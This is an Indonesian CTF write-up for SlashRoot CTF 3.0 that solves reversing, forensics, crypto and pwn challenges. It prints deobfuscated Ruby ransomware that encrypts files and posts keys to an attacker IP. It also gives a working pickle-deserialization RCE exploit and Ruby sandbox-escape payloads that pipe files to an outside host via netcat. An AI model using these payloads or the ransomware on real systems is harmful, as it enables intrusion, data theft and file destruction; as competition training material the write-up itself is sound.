SlashRoot CTF 3.0 Write Up

{fed0ra,n0psledbyte,rhama}@RevID.CTF

Table Of Content

Warm Up

Flag Test

Font Flag berwarna putih.

Flag : SlashRootCTF{is_this_the_flacc_you_are_looking_for?}

Feedback

Give us Feedback!


Di berikan google form untuk diisi pada url ini, sebenarnya kita bisa langsung submit/isi asal-asalan maka langsung mendapatkan flag, tetapi untuk menghargai semua kerja keras admin yang telah berjuang mengorbankan waktu dan tenaga kita wajib mengisi form ini dengan sepenuh hati sampe nangid-nangid, lalu submit dengan penuh kebanggaan dam rasa syukur serta terima kasih terhadap panitia dan jangan lupa mendo'akan kesehatan para panitia juga, lalu flag akan muncul

Flag : SlashRootCTF{im_lovin_it:)}

Joy

SNOW LAN(D)

Diberikan file .apk yang isinya adalah game (kurang lebih seperti Mario Bros) yang menguji iman dan kesabaran, agar mendapatkan flag selesaikan game tersebut
tinggal main sampe finish dapet flag >:"v



Flag : SlashRootCTF{ic3_L4n}

Reversing

Unique Serial

Diberikan program sederhana yang melakukan checking serial.
Serial yang diinput harus `unik` dan `non duplicate`.

Berikut script yang digunakan untuk meng-generate 100 serial uniq yang valid.

```
import string
```

```
charset = string.digits + string.punctuation

serial_list = []

for c in charset:
    serial_list.append("ABCDE-FGHIJ-KLMNO-PQRST-UVWX{}".format(c))

for c in charset:
    serial_list.append("ABCDE-FGHIJ-KLMNO-PQRST-UVW{}X".format(c))

for c in charset:
    serial_list.append("ABCDE-FGHIJ-KLMNO-PQRST-UV{}YX".format(c))

serial_list = serial_list[0:100]
for serial in serial_list:
    print serial
```

Masukan serial ke server serial nya.

Saat mencapai serial ke 99 `/bin/sh` akan di spawn, dan flag berada di file `flag.txt`.

Flag : SlashRootCTF{unique_5312141_15_very_unique}

Forensic

R-cry

Diberikan 2 buah file bernama Blog.zip yang berisi web yang terencrypt ransomware dan r-cry.pcap adalah packet capture yang isi nya traffic ransomware.

source dari file `r-cry.rb` yang didapatkan dari traffic `r-cry.pcap`

```
eval %w($a=[];
$a.push(%w(base64).join);
$a<<(%w(openssl).join);
$a<<(%w(digest/md5).join);
$a<<(%w(net/http).join);
$a<<('uri');$a.each{|x|require "#{x}"};
eval(Base64.strict_decode64('RkxBR18xID0gJ1NsYXNoUm9vdHtfcmFuczBtd2FyZV9IYXZlX24wXycK')))
.join;eval(";dne;)\"br.*/*/**/\" + dwp.riD(bolg.riD;yrotcerid_gnitsil_teg fed".reverse);
$b=['def send_to_api(params)', ")smarap ,)'101.65.861.291//:ptth'(IRU(mrof_tsop.PTTH::teN".reverse, 'end'];
eval($b.join(';'));
eval(";)ELIF(ELIF_HSAH FED".downcase.reverse + [68, 105, 103, 101,
 115, 116, 58, 58, 77, 68, 53, 46, 104, 101, 120, 100, 105, 103, 101, 115,
 116, 40, 70, 105, 108, 101, 46, 114, 101, 97, 100, 40, 102, 105, 108,
 101, 41, 41].map(&:chr).join + ';end');
$abc=%w("ZGVmIGVuYy hmaWxlKQ0KICBjaXBoZXIgPSBPcGVuU1NMOjpDa
XBoZXIubmV3KCdhZXMt MjU2LWNiYycpDQogIGNpcGhlci5l
bmNyeXB0DQoNCiAga 2V5ID0gY2lwaGVyLnJh
bmRvbV9rZXkNCiAgaXYgID0gY2lw
aGVyLnJhbmRvbV9pdg0KDQogIGJ1ZiA9I
CIiDQogIEZpbGUub3BlbignJXMuci1jcnknICUgW2Z pbGVdLCAnd2InKSBkbyB8X291dHwNCiAgICBGaWxlLm9wZW4o
ZmlsZSwg J3JiJykgZG8gfF9pbnwNCiAgICA gIHdoaWxlIF9pbi5yZWFkKDEyOCwgYnVmKQ0K
ICAgICAgICBfb3V0IDw8IGNpc Ghlci51cGRhdGUoYnVmKQ0KICAgICA gZW5kDQoNCiAgICF9vdXQgPD wgY2lwaGVyLmZpbmFsDQogICAgZ
W5kDQogIGVuZA0KDQogIG1k NSAgICA9IGhhc2h fZml
sZShmaWxlKQ0KICBlbmNNZDUg PSBoYXNoX2ZpbGUoJyVz
LnItY3J5J yAlIFtmaWxlX SkNCg0KICBzZW 5kX3RvX2F
waSh7DQogICAg YWJjOiBCY XNlNjQu c3RyaWN0X 2VuY29kZTY0K
GtleSksD QogICAg ZGVmOiBCYXNlNjQ uc3RyaWN0X2VuY2
9kZTY0KGl2KSwNCi AgICBnaGk6IG1kNSwNCiAgICBq
a2w6IGVuY01kNQ0K ICB9KQ0KZW 5kDQo");eval(Base64.decode64(eval($abc)));

get_listing_directory.each{|x|
    enc(x);
    File.delete(x)
}
```

Setelah di perbagus

```
eval %w($a=[];
$a.push(%w(base64).join);
$a<<(%w(openssl).join);
$a<<(%w(digest/md5).join);
```

```
$a<<(%w(net/http).join);
$a<<('uri');$a.each{|x|require "#{x}"};
# FLAG_1 = 'SlashRoot{_rans0mware_Have_n0_'

eval("def get_listing_directory;Dir.glob(Dir.pwd + "\/**/*/*.rb"\);end;");
$b=['', ];
eval("def send_to_api(params);
Net::HTTP.post_form(URI('http://192.168.56.101'), params)", 'end');
eval("def hash_file(file);Digest::MD5.hexdigest(File.read(file));end");
eval("def enc(file)
  cipher = OpenSSL::Cipher.new('aes-256-cbc')
  cipher.encrypt

  key = cipher.random_key
  iv  = cipher.random_iv

  buf = ""
  File.open('%s.r-cry' % [file], 'wb') do |_out|
    File.open(file, 'rb') do |_in|
      while _in.read(128, buf)
        _out << cipher.update(buf)
      end

      _out << cipher.final
    end
  end

  md5    = hash_file(file)
  encMd5 = hash_file('%s.r-cry' % [file])

  send_to_api({
    abc: Base64.strict_encode64(key),
    def: Base64.strict_encode64(iv),
    ghi: md5,
    jkl: encMd5
  })
end")
get_listing_directory.each{|x|
    enc(x);
    File.delete(x)
}
```

Source web di enkripsi menggunakan algoritma `AES 256 CBC`.

Setelah di encrypt, key, iv dan md5 dari file asli dan encrypted file nya akan dikirim ke server attacker. Dan traffic nya terdapat pada file `r-cry.pcap`

```
  send_to_api({
    abc: Base64.strict_encode64(key),
    def: Base64.strict_encode64(iv),
    ghi: md5,
    jkl: encMd5
  })
```

command yang digunakan untuk memfilter key,iv dan md5sum yang dikrim ke server attacker.

```
tshark -r r-cry.pcap -Y "urlencoded-form.key == jkl" -T fields -e 'urlencoded-form.value'
```

Dengan menggunakan key,iv dan md5sum yang didapatkan, proses deksripsi sangat mungkin dilakukan.

Berikut script yang digunakan untuk melakukan decrypt.

```
require "base64"
require "openssl"
require "digest/md5"
require "net/http"

eval("def hash_file(file);" + "Digest::MD5.hexdigest(File.read(file))" + ';end');


def dec(file,hashnya)

    hash_dict = {
    '0002484f0592f942db0600b7be0c43f9' => 'mYU7UtjEryALTJzIfVgj+4uIVfTTW+yJ9abTKv/oDH0=,jcpSwbEDKD4KF7AYgdf07w==',
'0127cfef301e953974526d901d4aecbb' => '1kWXua3qmtiyslYck762XJHKRfkhhMcGse0J4QYKC/o=,/oVva3aqEsg3enFir5vBhA==',
'02d67769882b01e31fde1d33a4c4a4f1' => 'hpMIQCHJ0BuPy94zk6s7L7deWk7HShygwfXLy9hFeos=,d1RDNM6zT9ZANQvlme2+PA==',
'0539612e6f775785ec7ee4d2f59d3a87' => 'g9BmTppI+Yh/VJXTNQLVUYGZwZQ2x7tsIOM0/9y5eTg=,UoSuifWSJJmXV1b5vwBr0Q==',
```

```
'07a46168884e1b88e2b5e4fa331d36c6' => 'ILKpOUN+TE3nEHAmzHSy1icVLbwlSfeVp7AXSpPiYj0=,P7Xq/w4PPyBSZl4ddSOyQQ==',
'0a0fe0df2ed2d1da201b45209bc82dd8' => 'mppwdCCQnLK8TTA/YFk9btUPjzn3Yf9a/IS0nkKJC0o=,WF5dcXSPzyfuFr40LdATdA==',
'19ffafba9f8e524b059c0170067722be' => '28n3/UL+Nn+GPAUK93vrHR0Z/I8cT+YM6SIYDR/5sYM=,wW/hqgxHQrdopdhtcc7w0Q==',
'228d66b16ddd9f3465e82e3193245075' => 'IRv4jO+82ptdQ7Ax8+ovtLEhkv0MStFiAfMMgr5LSaw=,/x0luso0m1mYUCpCa2/HgA==',
'24f402a84e0da244ab328f8909ae0b8c' => 'ZCYN/Pyqf9HoU36E9/m2hYT42z/vMvn+R/DJbEMPLnA=,O4Mn5RFu2VNDiNrjGxx+Jg==',
'25d3d4d9012c6dd7d2e7320aa5d88110' => '2dckTuZnVbQJqk3PYrXoxrdNfTF3Q1BVjTEoej+vvR0=,VMWiTRU3Y9HPAvNzfK/uXQ==',
'279e86ea238f097dc2a22b9082ddd144' => 'Dl88HZiqDsIPNijsDVMiMAiPSA1z4fk2I+SqULFGIIE=,MPIQVh+j6zG8SitNXh0jiA==',
'2ef97b94228a857be2f71579169e2161' => 'RP5hRseUTfEaKCqtxxiXwP21NoypICc1OTf6K7w4s3I=,G7yj1tTydK7hrnJNw8ujgg==',
'302699a7da39fdde627887f8e61a111c' => 'uhOThL5Y5qwo/T+lEgPJKSLjEGNb+qWoixKdmR6zN4c=,WZcK12PybTjp84WtZ+hDag==',
'386ea68713b489f71c32f746c9d47ec9' => 'Xt0Rsab9iNQz+Mfa31LzIjx6thjUsb34ypowBvaeFv8=,y7Zhh5rZ3HEK2bR/j8M+AA==',
'3f410104d943269f62df4e3a3d5a9825' => '6t5Kk6H53SZOqHMZwxfHpC9m10wBpW+hkgixUaPv+pQ=,aNhAfEdSbf86+43hUSi4dg==',
'3f5ec823b9791d7454dab25c8ca65bc3' => 'peEmuWJNLo3P4CeMlCbL0jMrXjfqSHgGtrSOXbP2GxQ=,7AS5g+GXWGdtilgeVdSWsw==',
'4178bf4be4e52197b0dbf2bfd734c77d' => 'RwWKnfw6olAtC0aj4dwtzDKrhroPBtYVS1OhtONTtxE=,2b8+DMF1cI+H38pPM//2iw==',
'41be1fd4560b707432d0721a0819ad61' => 'ua4iAilPCWE/bN7NA+7WRUOEipg9ciUMK0Dep1jIrt0=,o6P0ZnirGt1I+PJnQ1oMmw==',
'4f233d6a288c0632ff365aef3982c735' => 'hihBF1rojn8dmCr1P3WqpxWzZ5k+0EZh3j9DQ0JpbDE=,/caCDiMjmhzC+EAMJ9aZHw==',
'539faf1f81500d6ef00f95fe12d5c6a2' => '66K3QIA1Vfflb/4cI4M4fmDRfwA2PheysNBC+nfx2Sg=,2v9aOH8W2s+CFFwDB5dY/A==',
'5491f8eeac0e3fa695395c4810915746' => 'oOhwsMVD3WSqjMPuXUfW82Z/QPHuoXK+XmRsMNrvmAo=,9ixdszZDh5yhhxiAj0LgEA==',
'5cc8ccb15cb562b49dc9fb8fe04a247c' => 'R7zm8FwsUaQKG/+ojp7DYC7TCKnkDKUQoRBAgpOQUbs=,ALyCT5L0KtgFGyAG35nrKg==',
'5dd60e5032299240daab7b8188becedf' => 'bPeMRREN0VnqjF8SCo/Ti6wXuCtqylUKgt1cFe/uPFY=,MEhAMgeKy0jImmoq91MNRA==',
'5ee54d5b22995341467e8d560ddfb57a' => 'IC2dSLLIrhxEhsI1cTKBZFzzAsnePZ5LCZocRFxU+4Q=,lw8LVSyixNDsZS+7qudM6w==',
'5ff3615096262eb7b27ea2c216467280' => 'Qhk01VGWUZqUyydatv+pZVBcZwQW7IWKir/YG+KZJOM=,cY+tM3XnViOdNS3oyQgd+w==',
'62a0e6a785e3ae550cf03cfe250c5dcc' => 'W9nsIYYyerJO988TYkmJR8WBxqpwVtZFj/nwwuafKsM=,3wsSvLc3gHf45Jc8te6lRg==',
'743bb0119b7872d836cb0e51236b59b3' => 'O6j4SRV5By0ytEF3Voz7jI9FBw6+PF+IOK8k4H13rA8=,IfgqTSHFr0vThOrNqjCX7g==',
'75e16e3a7ad9429587edc3004a472886' => 'nVxqvvcA0ZEeNTWMiQIShmX2C4x6B+H0LqXGsOyXGno=,bJ9nk7Y6ng9tFsaBBR7Zzg==',
'794cc070d6421fa38ecb7432c15470ec' => 'n85c/kp4XEvqL6GlLmrle/pUfOL/vw3vOFnXtZ67l+Y=,oi63HgBIqBgo3uC5atfXdQ==',
'83a803854e0a6e26c8744a66beeb432b' => '4eXDLarLIadX2YFXAT0B6P9TjQgFupwenkjcibU1D14=,dvUqoWe7y31NMFmsvT+90A==',
'84db98448b33d0da01f61527831016b2' => '6rKYR3YY5MQ3gkr3NBukWixJOhrkVeg1SWKfROhV5vA=,3REy2T8g6GP2gVy98VbusQ==',
'870d78fdf8ae20b7cb81ca5b1a3e4fcb' => 'aIqkEMkWvLRh+3WfJUm3IQqVlBYiQ+SvZTpP9f12KQM=,hbHhIuqnDnVQP6I1r4CyOg==',
'8a61543fb7fc117a7f292af11475ed1e' => 'RuQKp7rzUQdJUeMNJl5sByC//pZcFYI8yKbXqEiK5lA=,ReKRob/3P2CqKWiidPEnsA==',
'8fc1cb2ccfb9c4e2f410cd38fc63614c' => '5t0H8nhxIAV3fCPV+hN/SDtuTCFsO92GMT7OE0mdZUk=,RtV+wvMX/jF9mWSejd/ONQ==',
'935d34cf4c53d5a77625310446f47a32' => 'RCQJpr4HBDRKKfHzpNzP/dWxzQ/8+F1SEbNUJuzZVzQ=,LG9YTZyhAWiqLaxCDm79cg==',
'96332dea9bbfc899bd8d69352a61e8b2' => 'nuToFfSkFJWB72yb2gqqB02u/e89XIi1dYELUaD06uQ=,VM4075xg3y2byYS2GrOzuQ==',
'9d0027c50d1826435b11c146f5e75c46' => '4qtD+WKTyPAp1jdBH7njbEALgT5V4b+9gEicRSKfrKQ=,8gSp+HIZ+S5r7fp1s4M9kQ==',
'9db937a3efa8a1f97fa289471177f107' => '96rj9/AdcRwd1frHel5tSptFwQJF9MdwFTw/dOMJh3s=,KLaS4sLwXJW0qdltX3rW1w==',
'9e5b363b4c4bf3694d834bee6d55bf83' => 'PFbDCqJtn+B+OC+Lo+EX7EEimoJNcP9fh53m66jm1PE=,bkElQzzWbWdlZrmHsFR7tQ==',
'a156bc2e6fd29ecc298b20002af6a741' => '9X2VmKG6MS4CD9yXyjalReZIc9fl0KJtm8cnEXa5tSk=,2KvsXnPObJm+amZs++nP/w==',
'a65b006cb17383b523e43b1e0b998e4a' => 'aaYGibOPM/2MlRphSS268SuVeJC2rUwuCBXhJIhpMTw=,eiBOgvjdZaQJI2E6YnQAjA==',
'a6cb79d3a72b1a634ec0dfa257d7b978' => 'cidmUqFCG5qLgvVFiQqO74FXXo6oN/LsQT5FZxE/emE=,lvBOsZCIfEHkH9tya28B1A==',
'a7c00d33f128ca3084ea9a1fc44b88ae' => 'AQ3nFHvGe229zrHSlTxR9/M69+ajJHKbTFnMPC+/nCk=,BSZ/9wfwYywpuE3ZNqztRQ==',
'ac83b7d5c59eaf817460b74ff2a15b5c' => 'yshElEq4crMAKFZ+vgVKGLszMmZUVJb79be1dHnZo+M=,6GtCSWfYHJxAEY+IopmY9g==',
'adc8e81a2320f6915c09059703e8b572' => 'CZ0IgfHQdGwwNYw2fmHYroen/lmHB55jQucAZCUc+Yg=,QP27op86Xga0j2mn9PhJhQ==',
'af6f0324504631a29b7025a1ffc5cab4' => '6+WFgBRcr/lexCOp6B5QlF0Aokj/3uRrZolWGt9tdZo=,buNsPzhLwG8iaJQ16ijRuw==',
'b015d709ab4358a90073c941f6c78e2d' => 'ZYXRTcwdrK72UGFpSnqyMYBAcQFzBES0VW52qEDC+D0=,qmK5mFwIVoHDVJ+OpfO4Kw==',
'bd3a25643310c433ac5d482d235c4499' => '7PqhR16hTpQH2zN5DQz8cRbaJHt80mIyNCigaHXLfOc=,zWresrLg3hi8pLEYyc3GXQ==',
'bf34b5cd0720e55bdbf59e7da1ee4c98' => 'fambHtyag1o5x+EXIfSqBn9eBGw0RvcroCw6YdD8fXA=,GWJ9au5DIi/7hfj/2owCHQ==',
'c8a849e1c8b60fa6e49d938337a3c6b7' => 'DRIXi2GFIjSEjsaPx5qBxX+9yERkJglCYDMpOksu1Ug=,lBbDFKnzuz62P8mhkzegyA==',
'cbc929eaa04d24600a8340210dbcf722' => 'aVI9Ex90rb565Ltdau8geWzctYn8QJAM8TdWQ4kde+U=,ksNLZJz9I+Td2WaQf7E1sg==',
'cc767020436ff391c303513136e22427' => 'R45+xtBFnVDgyX/Ebxmc067gHa3LAk+E3GZ9eoMHAQU=,SD5hqub5HWI1fLc2C8+OWA==',
'd5220df110ec1ba2173e6e56e8b9b645' => '9UbEy9WRBb9MmDuh5knNVf+NUSvO0XRlHlRzJ3C6ICM=,zSuC9iOls6VElqPkzYWL2g==',
'd93cc69d62350eaba33bae6ba6099d5d' => '1MF4P6DWgyoA47/LR1h/xDMothTZn7BTmg+xp32fSx0=,xnUygiA9zMZAUt4bzYSSEQ==',
'db6c2fff273646aa1a534f2226ab8763' => 'h8wjBwfKgUsX6fkhWXXqTsHwhFu3CzzDXciRswUQxQw=,9VW2TNXbb+cLi/rWqse2/w==',
'e030ad9029f0c20f7fee9ba912abd01d' => 'ITtg8bNhXHXwD5JB1kgXGXVuERGeygs/Z96AKZqacds=,JM4WpYBVzUrUnbuuFm0NEw==',
'e5f8db8421ac1635f76239fbdab4f042' => 'etEu/cBc1so4cJ2rvTVBXcMrm5W3uI1QqqmBkF1oOdE=,GbZHG7qbiZNlXqizHVHbiw==',
'e77f8b6a1b713702f1b797dcbee7ea0a' => 'R6yIENPXmDVqlNPrXZlvHMs/gpY8J8sXyNiHMQziuto=,uceRUf/+TfypTkNZ5XnbSw==',
'e803bc024d712194e7ae14a533abec9c' => 'PUlwk2w3k6/O6PrUqT/KuYUi5pzhlL6SO7ZOYnLrI98=,pnmZaSta9EPoEemRVJCq2w==',
'ebafa27d812c183e9eb80f138e316f55' => 'Xe1gYEOGD1MNMRbdKUPeEjMPc4XWNre8p8mXYtvD0Yk=,o8oFHBdSgwnOqfT2AMhoow==',
'ec670c0697011308d2f52c73700c3d28' => 'mWaNKjUR5EIxwvZ7hdb0Djeydk9SuD15rPN06MK0Ak0=,orcDbABIOap2lK+1q/2Pmw==',
'ee087ba2f5118fe12c0485cf7df5236e' => 'vYGLl+GCX5fY4JZHTRKf7z2sh0aRnkRgBDoZpeLvWZ8=,/AyZCcz2kUHEEn6OC820MA==',
'ee9829849ed71ad4b888383550d9f4e6' => 'Hcv1Y6Cbu8dSSy9xY1DKsH8v3tIMYcxIwRkdZtNSZtk=,q4ABoNguyFolWzubHcy/4g==',
'f04ffcc2dcd45fda335e7767ad4ad4b9' => '84boriDAJAGdP9VHiTvoslyTm+9Ab2aiJHGkNI/ZI6s=,wKxnbaQeAWS0+8XcztsR5g==',
'f8b3fc172e5783a99fb4eeb278965ef8' => 'InvRSk8EA9v5tUN1FO4yFG2buvrAX1NB3jTBb/IVr/A=,A5LEMBgbJ5GivLZeVj9llg==',
'ff85a2235556b59f37b70829b1e71d2c' => '0DxdWWOyqtLz/rzmK8PegF9sz5QEcpeZAp+/OARx/dg=,QCsDgXWObx/bLykelpO+lA==}

  decipher = OpenSSL::Cipher.new('aes-256-cbc')
  decipher.decrypt

  decipher.key = Base64.decode64(hash_dict[hashnya].split(",")[0])
  decipher.iv  = Base64.decode64(hash_dict[hashnya].split(",")[1])

  buf = ""
  File.open('%s.dec' % [file], 'wb') do |_out|
    File.open(file, 'rb') do |_in|
      while _in.read(128, buf)
        _out << decipher.update(buf)
      end

      _out << decipher.final
    end
  end
end
```

```
eval('def get_listing_directory;Dir.glob(Dir.pwd + "/**/*/*.rb.r-cry");end;');

get_listing_directory.each { | x |
    dec(x,hash_file(x));
    File.delete(x)
}
```

```
$ ruby decrypt.rb
$ grep -Ri "flag"
app/controllers/welcomes_controller.rb.r-cry.dec:  #Flag_2 = _p0wer_if_y0u_kn0w_h0w_it5_w0rk_}
app/controllers/posts_controller.rb.r-cry.dec:  #Flag_2 = _p0wer_if_y0u_kn0w_h0w_it5_w0rk_}
app/controllers/comments_controller.rb.r-cry.dec:  #Flag_2 = _p0wer_if_y0u_kn0w_h0w_it5_w0rk_}
app/controllers/tags_controller.rb.r-cry.dec:  #Flag_2 = _p0wer_if_y0u_kn0w_h0w_it5_w0rk_}
app/controllers/users_controller.rb.r-cry.dec:  #Flag_2 = _p0wer_if_y0u_kn0w_h0w_it5_w0rk_}
app/controllers/application_controller.rb.r-cry.dec:  #Flag_2 = _p0wer_if_y0u_kn0w_h0w_it5_w0rk_}
```

Flag : SlashRoot{_rans0mware_Have_n0__p0wer_if_y0u_kn0w_h0w_it5_w0rk_}

Cryptography

RSA Generator

Diberikan akses ke sebuah server dengan alamat 103.200.7.150:9001. Kita bisa mengaksesnya dengan netcat.

```
$ nc 103.200.7.150 9001
 _____________________________________________
|  ___ ___ ___    ___ ___ _  _ ___ ___ _____  |
| |__/ [__  |__|    |  |  | |_/  |__  |\ |  | |
| |  \ ___] |  |    |  |__| | \_ |___ | \|  | |
|  ___ ___ _  _ ____ ____ ____ ___ ____ ____  |
| |  _ |__ |\ | |___ |__/ |__|  |  |  | |__/ |
| |__] |___ | \| |___ |  \ |  |  |  |__| |  \ |
|_____________________________________________|
| [1] Generate RSA                            |
| [2] Generate Token                          |
| [3] Generate Flag                           |
|_____________________________________________|
>>>
```

Terdapat 3 menu yang bisa dipilih. Untuk mendapatkan flag kita harus terlebih dahulu membuat token.

```
| [1] Generate RSA                            |
| [2] Generate Token                          |
| [3] Generate Flag                           |
|_____________________________________________|
>>> 3
Generate your token!
[1|2|3]>>> 2
Token #1
e = 3023533444299212393150458857749141990485154793455667184960290427746118519385 23
n = 5669647099272343123572715717697425490524719033507565095324337250408100159351 17
c = 4516940612925896655641271885841169972274668616289960246432033249570072769859 80
P = 123131

Wrong :P is 9061
[1|2|3]>>> 2
Token #1
e = 3018798563883659252824515696719986839895684480463777485407080936083146699958 49
n = 4471778632798107394991374504459494099729401973422056038819557734751583774464 27
c = 4410404768145291414441945769882022192131801724411367906404084910929298872475 82
P = 21312

Wrong :P is 3529
```

Untuk mendapatkan token kita dapat memilih nomor 2. Setelah itu kita diminta untuk menebak nilai P. Dilihat dari nama-nama variablenya ini merupakan enkripsi RSA, dimana *e* untuk public key, *c* untuk cipher text, *P* adalah plaintextnya. Jadi kita harus mendapatkan plaintextnya.

Setelah diperhatikan, plaintext yang dihasilkan tidak lebih dari 10000 dan tidak kurang dari 1000, jadi kita

bisa membruteforcenya. Dan server juga meminta kita menebak plaintext sebanyak 5 kali, jadi saya membuat scriptnya.

```
from pwn import *

def brutetoken(e, n, c, s=1000):
    while True:
        if pow(s, e, n) == c:
            return s
        s += 1
    return 0

rg = remote("103.200.7.150", 9001)
rg.recvuntil(">>> ")
rg.sendline("2")
token = ""
for i in range(5):
    rg.recvuntil("= ")
    e = int(rg.recvline())
    rg.recvuntil("= ")
    n = int(rg.recvline())
    rg.recvuntil("= ")
    c = int(rg.recvline())
    P = brutetoken(e, n, c)
    rg.sendlineafter("= ", str(P))
    token += "{}-".format(P)
token = token[:-1]
print(token)
rg.interactive()
```

Setelah dijalankan, akan muncul prompt interactive. Kita bisa memilih nomer 3 untuk mendapatkan flag dan kita inputkan token yang sudah didapatkan.

```
$ python rsa.py
[+] Opening connection to 103.200.7.150 on port 9001: Done
4357-2241-7832-5190-9189
[*] Switching to interactive mode
Token has been generated!
[1|2|3]>>> $ 3
Token : $ 4357-2241-7832-5190-9189
RSA ID     : 557808b5e3fe18e7a835adbb78b74dbb
FLAG     : SlashRootCTF{wiener_w13n312_15_W1NN3R}
*Sertakan TOKEN dan RSA ID pada writeup agar poin dihitung!
[*] Got EOF while reading in interactive
$
```

FLAG : SlashRootCTF{wiener_w13n312_15_W1NN3R}

Mission Imposible

Diberikan sebuah file ZIP. Didalamnya terdapat file IMF_CLIENT.py dan IMF_SERVER.py. Program IMF_CLIENT.py akan terhubung ke IMF_SERVER.py melalui socket.

Dilihat dari source code IMF_CLIENT.py, program akan masuk ke fungsi main dan akan memanggil fungsi login pada saat pertama kali.

```
def main(cmd=''):
    try:
        server = login()
        menu()
```

Fungsi loginnya seperti ini.

```
def login():
    global SESSION

    print banner()
    prints('Connecting to IMF Server', True)
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.connect((HOST, PORT))
    prints(server.recv(BUFF))
    SESSION['agent'] = raw_input(' Agent\t: ')
    SESSION['code'] = secret(' Code\t: ').encode('hex')
```

```
    SESSION['intel'] = intel(0x01, 0x07)
    SESSION['IV'] = os.urandom(16).encode('hex')
    server.send(session(SESSION, 'W'))
```

Program menyiapkan data" yang dibutuhkan oleh server. Sebelum dikirim, data tersebut akan di proses melalui fungsi session. Fungsi session seperti ini.

```
def session(cookie, mode='R'):
    if mode == 'W':
        return base64.b64encode(pickle.dumps(cookie))
    else:
        return pickle.loads(base64.b64decode(cookie))
```

Dengan memanggil fungsi session dengan mode `W` , fungsi ini akan menserialize parameter cookie dengan pickle, dan hasilnya akan di encode dengan base64.

Sementara di IMF_SERVER.py, program akan mendeserialize data yang telah dikirim client.

```
def serve_client(client, address, receive=''):
    try:
        client.send('Successfully connected to IMF Server!\n')
        session = pickle.loads(base64.b64decode(client.recv(BUFF)))
```

Karena data di deserialize dengan pickle. Kita bisa membuat object apapun yang bertujuan untuk mengeksekusi perintah yang kita inginkan. Exploit yang saya buat seperti ini.

```
import socket, sys, os, base64, pickle

DEFAULT_COMMAND = "cat IMF.py | nc myserver 1234"
COMMAND = sys.argv[1] if len(sys.argv) > 1 else DEFAULT_COMMAND

class PickleRce(object):
    def __reduce__(self):
        return (os.system,(COMMAND,))

malf =  base64.b64encode(pickle.dumps(PickleRce()))

HOST = '103.200.7.150'
PORT = 9002

def exploit():
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.connect((HOST, PORT))
    server.send(malf)

exploit()
```

Ketika data dikirim. Server akan mengeksekusi perintah shell dengan perintah yang ada di variable COMMAND. Server akan mengeksekusi `cat IMF.py | nc myserver 1234` yang akan mengirimkan isi dari file IMF.py ke server yang telah saya persiapakan. Di dalam file IMF.py tersebut terdapat flagnya.

NOTE: Kami tidak menyertakan flagnya disini. Karena service telah dimatikan dan saya lupa flagnya apa.

Pwn

RubyCalc

Diberikan akses ke server dengan alamat 103.200.7.150:49070 dan sebuah script ruby yang dapat kita jalankan di lokal. Scriptnya seperti ini.

```
#!/usr/bin/ruby

require 'safe_ruby' # gem install safe_ruby

def eval(str)
    SafeRuby.eval(str)
end

def main
    puts %q(RubyCalc v1.0
```

```
Copyright 2018 SlashRoot CTF.
This is open source software with ABSOLUTELY NO WARRANTY.)
    loop do
        begin
            i = 0
            print "calc:#{i}> "
            inp = ''
            while (cons_inp = gets.chomp.downcase) != 'end'
                print "calc:#{i+=1}> "
                cons_inp.size == 0 ?  inp << cons_inp << "\n" : inp << cons_inp
            end
            check = /^\s*-?\d+(?:\s*[\-\+\*\/]\s*\d+)+$/
            puts (inp =~ check ? "=> #{inp} = #{eval(inp)}" : "=> Example: 5+1+3+2")
        rescue
            puts "\e[1;31m>> Please, input number and math operator only!\e[0m"
            !exit
        end
    end
end

if __FILE__ == $0
    $stdout.sync = true
    $stdin.sync = true
    main
end
```

Regex yang digunakan untuk filter sangat ketat hanya boleh angka dan 4 operator matematika. Dan juga kita dapat menginputkan data dengan newline.

Setelah dilakukan fuzzing secara manual saya menemukan payload yang dapat membuat program untuk mengeksekusi kode yang kita buat. Payloadnya seperti ini.

```
$ ruby rubycalc_v1_0.rb
RubyCalc v1.0
Copyright 2018 SlashRoot CTF.
This is open source software with ABSOLUTELY NO WARRANTY.
calc:0> 1/1
calc:1>
calc:2> ;sleep(5)
calc:3> end
=> 1/1
;sleep(5) = process still alive after 5 seconds
calc:0>
```

Dengan payload diatas kita dapat membuat program melakukan sleep selama 5 detik. Dan juga saya menemukan fungsi yang bisa kita manfaatkan untuk mengeksekusi perintah shell yakni dengan fungsi open (fungsi system/exec maupun yang sejenis tidak dapat digunakan). Karena fungsi open tidak bisa spawnshell secara interaktif, saya menyiapkan server yang listen pada suatu port untuk mendapatkan outputnya.

```
$ nc 103.200.7.150 49070
RubyCalc v1.0
Copyright 2018 SlashRoot CTF.
This is open source software with ABSOLUTELY NO WARRANTY.
calc:0> 1/1
calc:1>
calc:2> ;open("| ls | nc myserver 4444")
calc:3> end
>> Please, input number and math operator only!
```

Hasil yang didapatkan :

```
$ nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [103.200.7.150] port 4444 [tcp/*] accepted (family 2, sport 56363)
flag.txt
rubyjail_easy.rb
```

Kita baca file flag.txt

```
$ nc 103.200.7.150 49070
RubyCalc v1.0
Copyright 2018 SlashRoot CTF.
This is open source software with ABSOLUTELY NO WARRANTY.
calc:0> 1/1
calc:1>
```

```
calc:2> ;open("| cat flag.txt | nc myserver 4444")
calc:3> end
>> Please, input number and math operator only!
```

Output yang muncul.

```
$ nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [103.200.7.150] port 4444 [tcp/*] accepted (family 2, sport 56365)
SlashRootCTF{jU5t_d0nt_trUst_anY_th1Rd_p4rt13s_eAsilY!}
```

